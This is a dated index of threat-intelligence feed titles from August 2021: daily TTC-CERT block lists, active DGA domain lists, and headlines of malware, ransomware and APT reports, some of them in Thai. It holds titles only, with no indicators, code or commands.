1.1.889. 2021-08-10 Active Chinad DGA(s) for 20210809
1.1.890. 2021-08-10 Active Malware samples detected on 2021-08-09
1.1.891. 2021-08-10 Anatomy of native IIS malware
1.1.892. 2021-08-10 APT attack using PDF documents
1.1.893. 2021-08-10 Prometheus TDS
1.1.894. 2021-08-10 TTC-CERT Block Lists 2021-08-10 - Agentemis, BEACON, Cobalt Strike
1.1.895. 2021-08-10 TTC-CERT Block Lists 2021-08-10 - Dridex, Bugat, or Cridex Trojan
1.1.896. 2021-08-10 TTC-CERT Block Lists 2021-08-10 - IcedID, BokBot
1.1.897. 2021-08-10 TTC-CERT Block Lists 2021-08-10 - Phishing attack dataset
1.1.898. 2021-08-10 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-09 - CyberTotal
1.1.899. 2021-08-10 TTC-CERT - HASH Daily Block Lists - 2021-08-09 - CyberTotal
1.1.900. 2021-08-10 TTC-CERT IP Block Lists 2021-08-10 - FTP port scanning, FTP attack
1.1.901. 2021-08-10 TTC-CERT IP Block Lists 2021-08-10 - SSH port scanning, SSH brute-force attack
1.1.902. 2021-08-10 TTC-CERT - IP Daily Block Lists - 2021-08-09 - CyberTotal
1.1.903. 2021-08-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-10
1.1.904. 2021-08-10 TTC-CERT - URL Daily Block Lists - 2021-08-09 - CyberTotal
1.1.905. 2021-08-11 Active Bamital DGA(s) for 20210810
1.1.906. 2021-08-11 Active Bedep DGA(s) for 20210810
1.1.907. 2021-08-11 Active Beebone DGA(s) for 20210810
1.1.908. 2021-08-11 Active Malware samples detected on 2021-08-10
1.1.909. 2021-08-11 Hunting for the sky-CNC (APT-C-48)
1.1.910. 2021-08-11 Latest Dridex IOCs
1.1.911. 2021-08-11 Praying Mantis dissecting an advanced memory-resident attack
1.1.912. 2021-08-11 TTC-CERT Block Lists 2021-08-11 - Agentemis, BEACON, Cobalt Strike
1.1.913. 2021-08-11 TTC-CERT Block Lists 2021-08-11 - Dridex, Bugat, or Cridex Trojan
1.1.914. 2021-08-11 TTC-CERT Block Lists 2021-08-11 - Phishing attack dataset
1.1.915. 2021-08-11 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-10 - CyberTotal
1.1.916. 2021-08-11 TTC-CERT - HASH Daily Block Lists - 2021-08-10 - CyberTotal

1.1.917. 2021-08-11 TTC-CERT IP Block Lists 2021-08-11 - FTP port scanning, FTP attack
1.1.918. 2021-08-11 TTC-CERT IP Block Lists 2021-08-11 - SSH port scanning, SSH brute-force attack
1.1.919. 2021-08-11 TTC-CERT - IP Daily Block Lists - 2021-08-10 - CyberTotal
1.1.920. 2021-08-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-11
1.1.921. 2021-08-11 TTC-CERT - URL Daily Block Lists - 2021-08-10 - CyberTotal
1.1.922. 2021-08-11 UNC215: Spotlight on a Chinese Espionage Campaign in Israel
1.1.923. 2021-08-11 แจ้งเตือนกรณี SAP เผยแพร่แพตช์ด้านความปลอดภัยที่สำคัญ
1.1.924. 2021-08-12 Active Bamital DGA(s) for 20210811
1.1.925. 2021-08-12 Active Bedep DGA(s) for 20210811
1.1.926. 2021-08-12 Active Beebone DGA(s) for 20210811
1.1.927. 2021-08-12 Active Chinad DGA(s) for 20210811
1.1.928. 2021-08-12 Active Malware samples detected on 2021-08-11
1.1.929. 2021-08-12 Cinobi Banking Trojan Targets Users of Cryptocurrency Exchanges with New Malvertising Campaign
1.1.930. 2021-08-12 FlyTrap Android Malware Compromises Thousands of Facebook Accounts
1.1.931. 2021-08-12 New eCh0raix Ransomware Variant Targets QNAP and Synology Network-Attached Storage Devices
1.1.932. 2021-08-12 Newly registered domain names related to the Covid-19 pandemic on 20210810
1.1.933. 2021-08-12 PJobRAT - Spyware in Guise
1.1.934. 2021-08-12 Serv-U Remote Memory Escape Vulnerability being exploited in the wild CVE-2021-35211
1.1.935. 2021-08-12 TA551 (Shathak) continues pushing BazarLoader, infections lead to Cobalt Strike
1.1.936. 2021-08-12 Transparent Tribe APT Infrastructure Mapping
1.1.937. 2021-08-12 Trash Panda as a Service: Raccoon Stealer steals cookies, cryptocoins, and more
1.1.938. 2021-08-12 TTC-CERT Block Lists 2021-08-12 - Agentemis, BEACON, Cobalt Strike

1.1.939. 2021-08-12 TTC-CERT Block Lists 2021-08-12 - IcedID, BokBot
1.1.940. 2021-08-12 TTC-CERT Block Lists 2021-08-12 - Phishing attack dataset
1.1.941. 2021-08-12 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-11 - CyberTotal
1.1.942. 2021-08-12 TTC-CERT - HASH Daily Block Lists - 2021-08-11 - CyberTotal
1.1.943. 2021-08-12 TTC-CERT IP Block Lists 2021-08-12 - FTP port scanning, FTP attack
1.1.944. 2021-08-12 TTC-CERT IP Block Lists 2021-08-12 - SSH port scanning, SSH brute-force attack
1.1.945. 2021-08-12 TTC-CERT - IP Daily Block Lists - 2021-08-11 - CyberTotal
1.1.946. 2021-08-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-12
1.1.947. 2021-08-12 TTC-CERT - URL Daily Block Lists - 2021-08-11 - CyberTotal
1.1.948. 2021-08-12 Vultur, with a V for VNC
1.1.949. 2021-08-12 แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับร้ายแรง (critical) CVE-2021-36958 ของ Microsoft Windows
1.1.950. 2021-08-13 Active Bamital DGA(s) for 20210812
1.1.951. 2021-08-13 Active Bedep DGA(s) for 20210812
1.1.952. 2021-08-13 Active Beebone DGA(s) for 20210812
1.1.953. 2021-08-13 Active Chinad DGA(s) for 20210812
1.1.954. 2021-08-13 Active Malware samples detected on 2021-08-12
1.1.955. 2021-08-13 Affiliates Unlocked: Gangs Switch Between Different Ransomware Families
1.1.956. 2021-08-13 Bahamut's cyber espionage campaign in Kashmir
1.1.957. 2021-08-13 Massive New AdLoad Campaign Goes Entirely Undetected By Apple's XProtect
1.1.958. 2021-08-13 Newly registered domain names related to the Covid-19 pandemic on 20210811
1.1.959. 2021-08-13 ReverseRat reemerges with a (Night)Fury New Campaign and New Developments
1.1.960. 2021-08-13 TTC-CERT Block Lists 2021-08-13 - Agentemis, BEACON, Cobalt Strike
1.1.961. 2021-08-13 TTC-CERT Block Lists 2021-08-13 - Dridex, Bugat, or Cridex Trojan
1.1.962. 2021-08-13 TTC-CERT Block Lists 2021-08-13 - Phishing attack dataset

1.1.963. 2021-08-13 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-12 - CyberTotal
1.1.964. 2021-08-13 TTC-CERT - HASH Daily Block Lists - 2021-08-12 - CyberTotal
1.1.965. 2021-08-13 TTC-CERT IP Block Lists 2021-08-13 - FTP port scanning, FTP attack
1.1.966. 2021-08-13 TTC-CERT IP Block Lists 2021-08-13 - SSH port scanning, SSH brute-force attack
1.1.967. 2021-08-13 TTC-CERT - IP Daily Block Lists - 2021-08-12 - CyberTotal
1.1.968. 2021-08-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-13
1.1.969. 2021-08-13 TTC-CERT - URL Daily Block Lists - 2021-08-12 - CyberTotal
1.1.970. 2021-08-13 แจ้งเตือนการโจมตีจาก LockBit ransomware ที่เพิ่มมากขึ้น
1.1.971. 2021-08-14 Active Bamital DGA(s) for 20210813
1.1.972. 2021-08-14 Active Malware samples detected on 2021-08-13
1.1.973. 2021-08-14 Aggah Using Compromised Websites to Target Industry Across Asia, Including Taiwan Manufacturing Industry
1.1.974. 2021-08-14 Ficker Infostealer Malware
1.1.975. 2021-08-14 Newly registered domain names related to the Covid-19 pandemic on 20210812
1.1.976. 2021-08-14 TTC-CERT Block Lists 2021-08-14 - Agentemis, BEACON, Cobalt Strike
1.1.977. 2021-08-14 TTC-CERT Block Lists 2021-08-14 - Dridex, Bugat, or Cridex Trojan
1.1.978. 2021-08-14 TTC-CERT Block Lists 2021-08-14 - Phishing attack dataset
1.1.979. 2021-08-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-13 - CyberTotal
1.1.980. 2021-08-14 TTC-CERT - HASH Daily Block Lists - 2021-08-13 - CyberTotal
1.1.981. 2021-08-14 TTC-CERT IP Block Lists 2021-08-14 - FTP port scanning, FTP attack
1.1.982. 2021-08-14 TTC-CERT IP Block Lists 2021-08-14 - SSH port scanning, SSH brute-force attack
1.1.983. 2021-08-14 TTC-CERT - IP Daily Block Lists - 2021-08-13 - CyberTotal
1.1.984. 2021-08-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-14
1.1.985. 2021-08-14 TTC-CERT - URL Daily Block Lists - 2021-08-13 - CyberTotal
1.1.986. 2021-08-15 Active Bamital DGA(s) for 20210814
1.1.987. 2021-08-15 Active Bedep DGA(s) for 20210814
1.1.988. 2021-08-15 Active Beebone DGA(s) for 20210814

1.1.989. 2021-08-15 Active Chinad DGA(s) for 20210814
1.1.990. 2021-08-15 Active Malware samples detected on 2021-08-14
1.1.991. 2021-08-15 Newly registered domain names related to the Covid-19 pandemic on 20210813
1.1.992. 2021-08-15 TTC-CERT Block Lists 2021-08-15 - Dridex, Bugat, or Cridex Trojan
1.1.993. 2021-08-15 TTC-CERT Block Lists 2021-08-15 - Phishing attack dataset
1.1.994. 2021-08-15 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-14 - CyberTotal
1.1.995. 2021-08-15 TTC-CERT IP Block Lists 2021-08-15 - FTP port scanning, FTP attack
1.1.996. 2021-08-15 TTC-CERT IP Block Lists 2021-08-15 - SSH port scanning, SSH brute-force attack
1.1.997. 2021-08-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-15
1.1.998. 2021-08-15 TTC-CERT - URL Daily Block Lists - 2021-08-14 - CyberTotal
1.1.999. 2021-08-16 Active Bamital DGA(s) for 20210815
1.1.1000. 2021-08-16 Active Bedep DGA(s) for 20210815
1.1.1001. 2021-08-16 Active Chinad DGA(s) for 20210815
1.1.1002. 2021-08-16 Active Malware samples detected on 2021-08-15
1.1.1003. 2021-08-16 Newly registered domain names related to the Covid-19 pandemic on 20210814
1.1.1004. 2021-08-16 Spam mail potrayed as ThaiPost Delivery status
1.1.1005. 2021-08-16 TTC-CERT Block Lists 2021-08-16 - Agentemis, BEACON, Cobalt Strike
1.1.1006. 2021-08-16 TTC-CERT Block Lists 2021-08-16 - Dridex, Bugat, or Cridex Trojan
1.1.1007. 2021-08-16 TTC-CERT Block Lists 2021-08-16 - IcedID, BokBot
1.1.1008. 2021-08-16 TTC-CERT Block Lists 2021-08-16 - Phishing attack dataset
1.1.1009. 2021-08-16 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-15 - CyberTotal
1.1.1010. 2021-08-16 TTC-CERT - HASH Daily Block Lists - 2021-08-15 - CyberTotal
1.1.1011. 2021-08-16 TTC-CERT IP Block Lists 2021-08-16 - FTP port scanning, FTP attack
1.1.1012. 2021-08-16 TTC-CERT IP Block Lists 2021-08-16 - SSH port scanning, SSH brute-force attack
1.1.1013. 2021-08-16 TTC-CERT - IP Daily Block Lists - 2021-08-15 - CyberTotal
1.1.1014. 2021-08-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-16

1.1.1015. 2021-08-16 TTC-CERT - URL Daily Block Lists - 2021-08-15 - CyberTotal
1.1.1016. 2021-08-16 แจ้งเตือนกรณีการโจมตีแบบ Phishing/Fruad Email ที่อาจมุ่งเป้าโจมตีองค์กรในภาคส่วนโทรคมนาคม
1.1.1017. 2021-08-17 Active Bamital DGA(s) for 20210816
1.1.1018. 2021-08-17 Active Bedep DGA(s) for 20210816
1.1.1019. 2021-08-17 Active Conficker DGA(s) for 20210816
1.1.1020. 2021-08-17 Active DirCrypt DGA(s) for 20210816
1.1.1021. 2021-08-17 Active Malware samples detected on 2021-08-16
1.1.1022. 2021-08-17 Indra: Hackers Behind Recent Attacks on Iran
1.1.1023. 2021-08-17 Magniber Ransomware Caught Using PrintNightmare Vulnerability
1.1.1024. 2021-08-17 MoqHao: High-Level Trends of Recent Campaigns Targeting Japan
1.1.1025. 2021-08-17 Newly registered domain names related to the Covid-19 pandemic on 20210815
1.1.1026. 2021-08-17 Signed MSI files, Raccoon and Amadey are used for installing ServHelper RAT
1.1.1027. 2021-08-17 Spear Phishing Mail Potrayed as Helpdesk account anomaly activity mail report
1.1.1028. 2021-08-17 Trickbot Leads Up to Fake 1Password Installation
1.1.1029. 2021-08-17 TTC-CERT Block Lists 2021-08-17 - Dridex, Bugat, or Cridex Trojan
1.1.1030. 2021-08-17 TTC-CERT Block Lists 2021-08-17 - IcedID, BokBot
1.1.1031. 2021-08-17 TTC-CERT Block Lists 2021-08-17 - Phishing attack dataset
1.1.1032. 2021-08-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-16 - CyberTotal
1.1.1033. 2021-08-17 TTC-CERT - HASH Daily Block Lists - 2021-08-16 - CyberTotal
1.1.1034. 2021-08-17 TTC-CERT IP Block Lists 2021-08-17 - FTP port scanning, FTP attack
1.1.1035. 2021-08-17 TTC-CERT IP Block Lists 2021-08-17 - SSH port scanning, SSH brute-force attack
1.1.1036. 2021-08-17 TTC-CERT - IP Daily Block Lists - 2021-08-16 - CyberTotal
1.1.1037. 2021-08-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-17
1.1.1038. 2021-08-17 TTC-CERT - URL Daily Block Lists - 2021-08-16 - CyberTotal
1.1.1039. 2021-08-18 Active Bamital DGA(s) for 20210817
1.1.1040. 2021-08-18 Active Bedep DGA(s) for 20210817

1.1.1041. 2021-08-18 Active Malware samples detected on 2021-08-17
1.1.1042. 2021-08-18 Newly registered domain names related to the Covid-19 pandemic on 20210816
1.1.1043. 2021-08-18 TTC-CERT Block Lists 2021-08-18 - Agentemis, BEACON, Cobalt Strike
1.1.1044. 2021-08-18 TTC-CERT Block Lists 2021-08-18 - Dridex, Bugat, or Cridex Trojan
1.1.1045. 2021-08-18 TTC-CERT Block Lists 2021-08-18 - IcedID, BokBot
1.1.1046. 2021-08-18 TTC-CERT Block Lists 2021-08-18 - Phishing attack dataset
1.1.1047. 2021-08-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-17 - CyberTotal
1.1.1048. 2021-08-18 TTC-CERT - HASH Daily Block Lists - 2021-08-17 - CyberTotal
1.1.1049. 2021-08-18 TTC-CERT IP Block Lists 2021-08-18 - FTP port scanning, FTP attack
1.1.1050. 2021-08-18 TTC-CERT IP Block Lists 2021-08-18 - SSH port scanning, SSH brute-force attack
1.1.1051. 2021-08-18 TTC-CERT - IP Daily Block Lists - 2021-08-17 - CyberTotal
1.1.1052. 2021-08-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-18
1.1.1053. 2021-08-18 TTC-CERT - URL Daily Block Lists - 2021-08-17 - CyberTotal
1.1.1054. 2021-08-18 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูง (High) ซึ่งเป็นช่องโหว่ Fortinet FortiWeb OS Command Injection
1.1.1055. 2021-08-19 Active Bamital DGA(s) for 20210818
1.1.1056. 2021-08-19 Active Bedep DGA(s) for 20210818
1.1.1057. 2021-08-19 Active Chinad DGA(s) for 20210818
1.1.1058. 2021-08-19 Active Malware samples detected on 2021-08-18
1.1.1059. 2021-08-19 Hive Ransomware Linux, Windows and ESXi Variants
1.1.1060. 2021-08-19 New Iranian Espionage Campaign By “Siamesekitten” (Lyceum)
1.1.1061. 2021-08-19 Newly registered domain names related to the Covid-19 pandemic on 20210817
1.1.1062. 2021-08-19 North Korean APT InkySquid Infects Victims Using Browser Exploits
1.1.1063. 2021-08-19 TTC-CERT Block Lists 2021-08-19 - Agentemis, BEACON, Cobalt Strike
1.1.1064. 2021-08-19 TTC-CERT Block Lists 2021-08-19 - Phishing attack dataset
1.1.1065. 2021-08-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-18 - CyberTotal

1.1.1066. 2021-08-19 TTC-CERT - HASH Daily Block Lists - 2021-08-18 - CyberTotal
1.1.1067. 2021-08-19 TTC-CERT IP Block Lists 2021-08-19 - FTP port scanning, FTP attack
1.1.1068. 2021-08-19 TTC-CERT IP Block Lists 2021-08-19 - SSH port scanning, SSH brute-force attack
1.1.1069. 2021-08-19 TTC-CERT - IP Daily Block Lists - 2021-08-18 - CyberTotal
1.1.1070. 2021-08-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-19
1.1.1071. 2021-08-19 TTC-CERT - URL Daily Block Lists - 2021-08-18 - CyberTotal
1.1.1072. 2021-08-19 Uncovering Tetris – a Full Surveillance Kit Running in your Browser
1.1.1073. 2021-08-20 Active Bamital DGA(s) for 20210819
1.1.1074. 2021-08-20 Active Bedep DGA(s) for 20210819
1.1.1075. 2021-08-20 Active Conficker DGA(s) for 20210819
1.1.1076. 2021-08-20 Active Malware samples detected on 2021-08-19
1.1.1077. 2021-08-20 Confucius Uses Pegasus Spyware-related Lures to Target Pakistani Military
1.1.1078. 2021-08-20 Newly registered domain names related to the Covid-19 pandemic on 20210818
1.1.1079. 2021-08-20 TTC-CERT Block Lists 2021-08-20 - Phishing attack dataset
1.1.1080. 2021-08-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-19 - CyberTotal
1.1.1081. 2021-08-20 TTC-CERT - HASH Daily Block Lists - 2021-08-19 - CyberTotal
1.1.1082. 2021-08-20 TTC-CERT IP Block Lists 2021-08-20 - FTP port scanning, FTP attack
1.1.1083. 2021-08-20 TTC-CERT IP Block Lists 2021-08-20 - SSH port scanning, SSH brute-force attack
1.1.1084. 2021-08-20 TTC-CERT - IP Daily Block Lists - 2021-08-19 - CyberTotal
1.1.1085. 2021-08-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-20
1.1.1086. 2021-08-20 TTC-CERT - URL Daily Block Lists - 2021-08-19 - CyberTotal
1.1.1087. 2021-08-21 Active Bamital DGA(s) for 20210820
1.1.1088. 2021-08-21 Active Bedep DGA(s) for 20210820
1.1.1089. 2021-08-21 Active Chinad DGA(s) for 20210820
1.1.1090. 2021-08-21 Active Malware samples detected on 2021-08-20
1.1.1091. 2021-08-21 Newly registered domain names related to the Covid-19 pandemic on 20210819

1.1.1092. 2021-08-21 ShadowPad: A Masterpiece of Privately Sold Malware in Chinese Espionage
1.1.1093. 2021-08-21 TTC-CERT Block Lists 2021-08-21 - Phishing attack dataset
1.1.1094. 2021-08-21 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-20 - CyberTotal
1.1.1095. 2021-08-21 TTC-CERT - HASH Daily Block Lists - 2021-08-20 - CyberTotal
1.1.1096. 2021-08-21 TTC-CERT IP Block Lists 2021-08-21 - FTP port scanning, FTP attack
1.1.1097. 2021-08-21 TTC-CERT IP Block Lists 2021-08-21 - SSH port scanning, SSH brute-force attack
1.1.1098. 2021-08-21 TTC-CERT - IP Daily Block Lists - 2021-08-20 - CyberTotal
1.1.1099. 2021-08-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-21
1.1.1100. 2021-08-21 TTC-CERT - URL Daily Block Lists - 2021-08-20 - CyberTotal
1.1.1101. 2021-08-22 Active Bamital DGA(s) for 20210821
1.1.1102. 2021-08-22 Active Bedep DGA(s) for 20210821
1.1.1103. 2021-08-22 Active Chinad DGA(s) for 20210821
1.1.1104. 2021-08-22 Active Malware samples detected on 2021-08-21
1.1.1105. 2021-08-22 Newly registered domain names related to the Covid-19 pandemic on 20210820
1.1.1106. 2021-08-22 TTC-CERT Block Lists 2021-08-22 - Dridex, Bugat, or Cridex Trojan
1.1.1107. 2021-08-22 TTC-CERT Block Lists 2021-08-22 - Phishing attack dataset
1.1.1108. 2021-08-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-21 - CyberTotal
1.1.1109. 2021-08-22 TTC-CERT - HASH Daily Block Lists - 2021-08-21 - CyberTotal
1.1.1110. 2021-08-22 TTC-CERT IP Block Lists 2021-08-22 - FTP port scanning, FTP attack
1.1.1111. 2021-08-22 TTC-CERT IP Block Lists 2021-08-22 - SSH port scanning, SSH brute-force attack
1.1.1112. 2021-08-22 TTC-CERT - IP Daily Block Lists - 2021-08-21 - CyberTotal
1.1.1113. 2021-08-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-22
1.1.1114. 2021-08-22 TTC-CERT - URL Daily Block Lists - 2021-08-21 - CyberTotal
1.1.1115. 2021-08-23 Active Bamital DGA(s) for 20210822
1.1.1116. 2021-08-23 Active Bedep DGA(s) for 20210822
1.1.1117. 2021-08-23 Active Chinad DGA(s) for 20210822
1.1.1118. 2021-08-23 Active Malware samples detected on 2021-08-22

1.1.1119. 2021-08-23 Newly registered domain names related to the Covid-19 pandemic on 20210821
1.1.1120. 2021-08-23 TTC-CERT Block Lists 2021-08-23 - Dridex, Bugat, or Cridex Trojan
1.1.1121. 2021-08-23 TTC-CERT Block Lists 2021-08-23 - Phishing attack dataset
1.1.1122. 2021-08-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-22 - CyberTotal
1.1.1123. 2021-08-23 TTC-CERT - HASH Daily Block Lists - 2021-08-22 - CyberTotal
1.1.1124. 2021-08-23 TTC-CERT IP Block Lists 2021-08-23 - FTP port scanning, FTP attack
1.1.1125. 2021-08-23 TTC-CERT IP Block Lists 2021-08-23 - SSH port scanning, SSH brute-force attack
1.1.1126. 2021-08-23 TTC-CERT - IP Daily Block Lists - 2021-08-22 - CyberTotal
1.1.1127. 2021-08-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-23
1.1.1128. 2021-08-23 TTC-CERT - URL Daily Block Lists - 2021-08-22 - CyberTotal
1.1.1129. 2021-08-24 Active Bamital DGA(s) for 20210823
1.1.1130. 2021-08-24 Active Bedep DGA(s) for 20210823
1.1.1131. 2021-08-24 Active Chinad DGA(s) for 20210823
1.1.1132. 2021-08-24 Active Malware samples detected on 2021-08-23
1.1.1133. 2021-08-24 Cobalt Strike team servers associated with the threat actor TA575, a financially motivated cybercrime group and prolific Dridex affiliate
1.1.1134. 2021-08-24 LockFile: Ransomware Uses PetitPotam Exploit to Compromise Windows Domain Controllers
1.1.1135. 2021-08-24 Newly registered domain names related to the Covid-19 pandemic on 20210822
1.1.1136. 2021-08-24 TTC-CERT Block Lists 2021-08-24 - Dridex, Bugat, or Cridex Trojan
1.1.1137. 2021-08-24 TTC-CERT Block Lists 2021-08-24 - Phishing attack dataset
1.1.1138. 2021-08-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-23 - CyberTotal
1.1.1139. 2021-08-24 TTC-CERT - HASH Daily Block Lists - 2021-08-23 - CyberTotal
1.1.1140. 2021-08-24 TTC-CERT IP Block Lists 2021-08-24 - FTP port scanning, FTP attack
1.1.1141. 2021-08-24 TTC-CERT IP Block Lists 2021-08-24 - SSH port scanning, SSH brute-force attack
1.1.1142. 2021-08-24 TTC-CERT - IP Daily Block Lists - 2021-08-23 - CyberTotal
1.1.1143. 2021-08-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-24

1.1.1144. 2021-08-24 TTC-CERT - URL Daily Block Lists - 2021-08-23 - CyberTotal
1.1.1145. 2021-08-24 แจ้งเตือนการโจมตีช่องโหว่ของ Microsoft Exchange (แบบ On-Premise) ที่แพร่หลายในขณะนี้
1.1.1146. 2021-08-25 Active Bamital DGA(s) for 20210824
1.1.1147. 2021-08-25 Active Bedep DGA(s) for 20210824
1.1.1148. 2021-08-25 Active Chinad DGA(s) for 20210824
1.1.1149. 2021-08-25 Active Malware samples detected on 2021-08-24
1.1.1150. 2021-08-25 Blackmail email spamming to employee
1.1.1151. 2021-08-25 FBI Releases Indicators of Compromise Associated with OnePercent Group Ransomware
1.1.1152. 2021-08-25 Hive Attacks: Analysis of the Human-Operated Ransomware Targeting Healthcare
1.1.1153. 2021-08-25 Newly registered domain names related to the Covid-19 pandemic on 20210823
1.1.1154. 2021-08-25 New variant of Konni malware used in campaign targetting Russia
1.1.1155. 2021-08-25 TTC-CERT Block Lists 2021-08-25 - Dridex, Bugat, or Cridex Trojan
1.1.1156. 2021-08-25 TTC-CERT Block Lists 2021-08-25 - IcedID, BokBot
1.1.1157. 2021-08-25 TTC-CERT Block Lists 2021-08-25 - Phishing attack dataset
1.1.1158. 2021-08-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-24 - CyberTotal
1.1.1159. 2021-08-25 TTC-CERT - HASH Daily Block Lists - 2021-08-24 - CyberTotal
1.1.1160. 2021-08-25 TTC-CERT IP Block Lists 2021-08-25 - FTP port scanning, FTP attack
1.1.1161. 2021-08-25 TTC-CERT IP Block Lists 2021-08-25 - SSH port scanning, SSH brute-force attack
1.1.1162. 2021-08-25 TTC-CERT - IP Daily Block Lists - 2021-08-24 - CyberTotal
1.1.1163. 2021-08-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-25
1.1.1164. 2021-08-25 TTC-CERT - URL Daily Block Lists - 2021-08-24 - CyberTotal
1.1.1165. 2021-08-26 Active Bamital DGA(s) for 20210825
1.1.1166. 2021-08-26 Active Bedep DGA(s) for 20210825
1.1.1167. 2021-08-26 Active Chinad DGA(s) for 20210825
1.1.1168. 2021-08-26 Active Malware samples detected on 2021-08-25

1.1.1169. 2021-08-26 As Delta Variant Spreads, COVID-19 Themes Make Resurgence In Email Threats
1.1.1170. 2021-08-26 Emerging Ransomware Groups: AvosLocker, Hive, HelloKitty, LockBit 2.0
1.1.1171. 2021-08-26 FBI Releases Indicators of Compromise Associated with Hive Ransomware
1.1.1172. 2021-08-26 MAR-10339606-1.v1: Pulse Secure Connect
1.1.1173. 2021-08-26 Newly registered domain names related to the Covid-19 pandemic on 20210824
1.1.1174. 2021-08-26 Ransomware Variants that targetting Thailand
1.1.1175. 2021-08-26 The SideWalk may be as dangerous as the CROSSWALK
1.1.1176. 2021-08-26 Triada Trojan in WhatsApp mod
1.1.1177. 2021-08-26 TTC-CERT Block Lists 2021-08-26 - Agentemis, BEACON, Cobalt Strike
1.1.1178. 2021-08-26 TTC-CERT Block Lists 2021-08-26 - Dridex, Bugat, or Cridex Trojan
1.1.1179. 2021-08-26 TTC-CERT Block Lists 2021-08-26 - Phishing attack dataset
1.1.1180. 2021-08-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-25 - CyberTotal
1.1.1181. 2021-08-26 TTC-CERT - HASH Daily Block Lists - 2021-08-25 - CyberTotal
1.1.1182. 2021-08-26 TTC-CERT IP Block Lists 2021-08-26 - FTP port scanning, FTP attack
1.1.1183. 2021-08-26 TTC-CERT IP Block Lists 2021-08-26 - SSH port scanning, SSH brute-force attack
1.1.1184. 2021-08-26 TTC-CERT - IP Daily Block Lists - 2021-08-25 - CyberTotal
1.1.1185. 2021-08-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-08-26
1.1.1186. 2021-08-26 TTC-CERT - URL Daily Block Lists - 2021-08-25 - CyberTotal
1.1.1187. 2021-08-27 Active Bamital DGA(s) for 20210826
1.1.1188. 2021-08-27 Active Bedep DGA(s) for 20210826
1.1.1189. 2021-08-27 Active Chinad DGA(s) for 20210826
1.1.1190. 2021-08-27 Active Malware samples detected on 2021-08-26
1.1.1191. 2021-08-27 Kimsuky Espionage Campaign
1.1.1192. 2021-08-27 Newly registered domain names related to the Covid-19 pandemic on 20210825

1.1.1193. 2021-08-27 Newly registered domain names related to the Covid-19 pandemic on 20210825 (Indicators #1001 to 2000)
1.1.1194. 2021-08-27 TTC-CERT Block Lists 2021-08-27 - Agentemis, BEACON, Cobalt Strike
1.1.1195. 2021-08-27 TTC-CERT Block Lists 2021-08-27 - Dridex, Bugat, or Cridex Trojan
1.1.1196. 2021-08-27 TTC-CERT Block Lists 2021-08-27 - IcedID, BokBot
1.1.1197. 2021-08-27 TTC-CERT Block Lists 2021-08-27 - Phishing attack dataset
1.1.1198. 2021-08-27 TTC-CERT - HASH Daily Block Lists - 2021-08-26 - CyberTotal
1.1.1199. 2021-08-28 Active Bamital DGA(s) for 20210827
1.1.1200. 2021-08-28 Active Chinad DGA(s) for 20210827
1.1.1201. 2021-08-28 Dark.IoT Botnet
1.1.1202. 2021-08-28 Malware-IOCs/2021-08-26 Hancitor IOCs
1.1.1203. 2021-08-28 Newly registered domain names related to the Covid-19 pandemic on 20210826
1.1.1204. 2021-08-28 TTC-CERT Block Lists 2021-08-28 - Agentemis, BEACON, Cobalt Strike
1.1.1205. 2021-08-28 TTC-CERT Block Lists 2021-08-28 - Dridex, Bugat, or Cridex Trojan
1.1.1206. 2021-08-28 TTC-CERT Block Lists 2021-08-28 - IcedID, BokBot
1.1.1207. 2021-08-28 TTC-CERT Block Lists 2021-08-28 - Phishing attack dataset
1.1.1208. 2021-08-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-27 - CyberTotal
1.1.1209. 2021-08-28 TTC-CERT - HASH Daily Block Lists - 2021-08-27 - CyberTotal
1.1.1210. 2021-08-28 TTC-CERT - IP Daily Block Lists - 2021-08-27 - CyberTotal
1.1.1211. 2021-08-28 TTC-CERT - URL Daily Block Lists - 2021-08-27 - CyberTotal
1.1.1212. 2021-08-29 Active Bamital DGA(s) for 20210828
1.1.1213. 2021-08-29 Active Bedep DGA(s) for 20210828
1.1.1214. 2021-08-29 Active Conficker DGA(s) for 20210828
1.1.1215. 2021-08-29 Newly registered domain names related to the Covid-19 pandemic on 20210827
1.1.1216. 2021-08-29 TTC-CERT Block Lists 2021-08-29 - Agentemis, BEACON, Cobalt Strike
1.1.1217. 2021-08-29 TTC-CERT Block Lists 2021-08-29 - Dridex, Bugat, or Cridex Trojan

1.1.1218. 2021-08-29 TTC-CERT Block Lists 2021-08-29 - Phishing attack dataset
